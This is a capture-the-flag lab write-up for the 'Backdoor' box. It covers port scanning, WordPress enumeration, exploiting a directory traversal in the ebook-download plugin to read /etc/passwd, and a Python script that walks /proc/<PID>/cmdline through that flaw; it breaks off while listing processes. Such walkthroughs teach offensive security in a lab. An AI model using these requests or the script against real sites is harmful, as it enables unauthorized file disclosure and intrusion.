Backdoor
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Backdoor is an easy Linux box running WordPress on 80 and a mystery service on 1337. Theebook-downloadplugin carries a directory traversal / LFI that reads system files. Instead of stopping atwp-config.php, we read/proc/<PID>/cmdlineto learn how each process was started and find that 1337 is agdbserver. That service has a well-known RCE giving a shell asuser. Forroot, the SUIDscreenbinary plus a loop that keeps arootsession alive let us attach to that session and inherit its identity.
Recon
Initial scan
A ping is the cheapest probe of all: if it answers, the box is alive, and the reply's TTL hints at which operating system produced it.
ping -c 1 10.10.11.125
PING 10.10.11.125 (10.10.11.125) 56(84) bytes of data.
64 bytes from 10.10.11.125: icmp_seq=1 ttl=63 time=96.7 ms

--- 10.10.11.125 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 96.725/96.725/96.725/0.000 ms
TTL 63 → Linux. The Linux stack emits packets with TTL 64 and every routing hop decrements it by one, so a 63 is a 64 with one hop in between, the lab VPN gateway. It's a hint, not proof (TTL can be spoofed), and the service scan will confirm it.
Sweeping all 65535 TCP ports takes fifteen seconds and returns three:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.125 -oG scan
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
80/tcp   open  http    syn-ack ttl 63
1337/tcp open  waste   syn-ack ttl 63
The REASON column that -vvv adds gives two things. The syn-ack ttl 63 values repeat the ping TTL from a different layer, so the Linux hint now rests on two independent measurements. And the line above reads Not shown: 65532 closed tcp ports (reset): closed, not filtered. The remaining 65532 ports answer with a RST, meaning there is no firewall in front swallowing packets. That's why the scan finishes in fifteen seconds instead of the several minutes it takes when the dominant state is filtered (no-response).
extractPorts, a .zshrc function, boils the -oG file down and leaves the three ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.125
Open ports: 22,80,1337

Ports copied to clipboard
Against those three ports, the second scan pulls versions and runs the default recon scripts:
nmap -p22,80,1337 -sCV 10.10.11.125
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Backdoor – Real-Life
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 5.8.1
1337/tcp open  waste?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OpenSSH's 4ubuntu0.3 and Apache's ((Ubuntu)) pin the distribution, which later saves us from guessing filesystem paths. The http-generator script hands over the exact CMS version, WordPress 5.8.1, without touching the site.
And 1337 stays at waste?. The question mark matters: nmap identified nothing. The version probe got no banner, so all it did was look up its nmap-services file, where port 1337 is conventionally assigned to a program called waste. That name is a table lookup, not an observation. We park it and start with WordPress.
TCP 80 - WordPress
whatweb is the first pass, quiet and unauthenticated:
whatweb http://10.10.11.125
http://10.10.11.125 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], Email[wordpress@example.com],
HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.125], JQuery[3.6.0],
MetaGenerator[WordPress 5.8.1], PoweredBy[WordPress], Script, Title[Backdoor – Real-Life],
UncommonHeaders[link], WordPress[5.8.1]
It confirms WordPress 5.8.1 through two separate signals (MetaGenerator and its own WordPress[5.8.1] fingerprint), and drops an Email[wordpress@example.com] that gives away an install left with the setup wizard's sample values. Wappalyzer adds the layer whatweb can't see from outside:

CMS            WordPress 5.8.1        Operating systems  Ubuntu
Web servers    Apache HTTP Server 2.4.41
Programming    PHP                    Databases          MySQL
JS libraries   jQuery, jQuery Migrate 3.3.2
WP themes      Twenty Seventeen
None of it is exploitable on its own, but it defines the terrain: PHP on Apache, a MySQL database and the twentyseventeen theme. That last one is the first attack idea, because WordPress's theme editor lets anyone who logs in as administrator write PHP straight from the panel. An idea on hold: we have no credentials.
The front page source confirms the theme and shows something else:

<link rel='stylesheet' id='twentyseventeen-style-css' href='http://10.10.11.125/wp-content/themes/twentyseventeen/style.css?ver=20201208' />
<meta name="generator" content="WordPress 5.8.1" />
<link rel="https://api.w.org/" href="http://10.10.11.125/index.php/wp-json/" />
<link rel="alternate" type="application/json" href="http://10.10.11.125/index.php/wp-json/wp/v2/pages/11" />
The REST API (/wp-json/) is exposed, and its /wp-json/wp/v2/users endpoint usually lists the site's users without authentication. Another avenue noted down in case we need to come back.
Virtual hosting
Clicking the Home menu item doesn't reload the front page: the browser tries to leave for the backdoor.htb domain and lands on a Server Not Found.

That's the classic symptom of a WordPress installed with a domain name in its configuration (siteurl and home in the database) but reached by IP. Internal links are generated with that name, and our machine can't resolve it. The fix isn't to touch the site, it's to teach the name to our /etc/hosts:
echo "10.10.11.125 backdoor.htb" | sudo tee -a /etc/hosts
And now the site loads fully under its own name:

Backdoor - Real-Life        Home   About   Blog   Contact
"Cyborgs, as the philosopher Donna Haraway established, are not reverent. They..."
Before launching wpscan against the plugins, we check the cheapest thing of all: whether /wp-content/plugins has directory listing. It does, and the result saves the whole enumeration:

Index of /wp-content/plugins
Name              Last modified      Size
Parent Directory                       -
ebook-download/   2021-11-10 14:18     -
hello.php         2019-03-18 17:19   2.5K
Apache/2.4.41 (Ubuntu) Server at backdoor.htb Port 80
There are only two entries, and one of them is hello.php, the Hello Dolly that ships with WordPress and does nothing. In other words, ebook-download is the only third-party plugin on the entire box: the CMS's whole attack surface fits on that line. Its modification date, 2021-11-10, also matches the box's creation date, which suggests it was installed on purpose.
Shell as user
LFI in the ebook-download plugin
searchsploit confirms that plugin has a known directory traversal:
searchsploit ebook download
WordPress Plugin eBook Download 1.1 - Directory Traversal | php/webapps/39575.txtThe file is a .txt, not a script: there's nothing to run, only a procedure to read. We copy it into the working directory with -m and open it:
searchsploit -m php/webapps/39575.txt
cat 39575.txt
# Exploit Title: Wordpress eBook Download 1.1 | Directory Traversal
# Exploit Author: Wadeek
# Software Link: https://downloads.wordpress.org/plugin/ebook-download.zip
# Version: 1.1
# Tested on: Xampp on Windows7

[Version Disclosure]
http://localhost/wordpress/wp-content/plugins/ebook-download/readme.txt

[PoC]
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php
Three things to take from it. First, the vector: the ebookdownloadurl parameter of filedownload.php, which takes a path and serves it as a download without checking where it points, a textbook LFI in a WordPress plugin. Second, the readme.txt as [Version Disclosure], the file every WordPress plugin drags along and which confirms the exact version before firing anything. And third, the easiest to overlook: the Tested on: Xampp on Windows7 of a 2015 exploit. Being tested on another platform doesn't invalidate it, because the flaw isn't in the operating system but in the plugin's PHP, which is the same on both.
The proof of concept uses a relative path (../../../wp-config.php) because it assumes the target file hangs off WordPress itself. Since what we want is to leave the web tree, we go straight for an absolute one, which works just as well because readfile() accepts either:
http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/etc/passwdFirst brush with reality: the plugin answers with download headers, not with text on screen, and the browser blocks the file for arriving unencrypted.

You have to accept the warning, find the file in Downloads and open it by hand, which turns reading a single file into four clicks. That is exactly why the rest of the exploitation runs on curl and a script rather than the browser. Warning accepted, there it is, arbitrary file read:

/etc/passwd/etc/passwd/etc/passwdroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
[...]
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
user:x:1000:1000:user:/home/user:/bin/bash
Note how the response starts: /etc/passwd/etc/passwd/etc/passwd and only then the content. The plugin prints the requested path three times before dumping the file. It's noise to read through, but worth noticing, because in the next step that noise is precisely what makes automation possible.
In the passwd there are only two accounts with a real shell, root and user. No credentials, no interesting service account, so the LFI isn't going to hand us the way in through this door.
Fingerprinting the 1337 service via /proc
We have file read but no password in sight. The question that matters is still what runs on 1337, and it turns out file read can answer it.
On Linux, /proc is not a directory on disk but a virtual filesystem the kernel builds on the fly. An ls over it on any Linux box shows the structure:

Every numerically named directory is the PID of a live process, and inside each one sits a cmdline pseudo-file holding the exact command line it was started with, arguments included. If a service listens on 1337, it has a process; if it has a process, it has a /proc/<PID>/cmdline describing it. And we know how to read files.
What we don't know is the PID, so we have to walk them. By hand that's hundreds of requests, so a Python script does it:
import requests

base = "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl="
for pid in range(1, 1000):
    r = requests.get(base + "/proc/%d/cmdline" % pid)
    if len(r.content) > 82:                       # below that it's only the plugin's boilerplate
        print("/proc/%d/cmdline -> %r" % (pid, r.content))
The > 82 is the filter that makes the script usable, and it comes from what we just saw in passwd. The plugin always answers with fixed boilerplate: the requested path repeated three times and, at the end, a <script>window.close()</script>. A PID that doesn't exist returns exactly that boilerplate and nothing else. Any response above it carries real content, and 82 bytes is the threshold that drops the hundreds of empty PIDs without losing a single populated one.

[*] PATH: /proc/1/cmdline
b'/proc/1/cmdline/proc/1/cmdline/proc/1/cmdline/sbin/init\x00auto\x00automatic-ubiquity\x00noprompt\x00<script>window.close()</script>'
[*] PATH: /proc/485/cmdline
b'/proc/485/cmdline/proc/485/cmdline/proc/485/cmdline/lib/systemd/systemd-journald\x00<script>window.close()</script>'
[*] PATH: /proc/658/cmdline
b'/proc/658/cmdline/proc/658/cmdline/proc/658/cmdline/sbin/multipathd\x00-d\x00-s\x00<script>window.close()</script>'
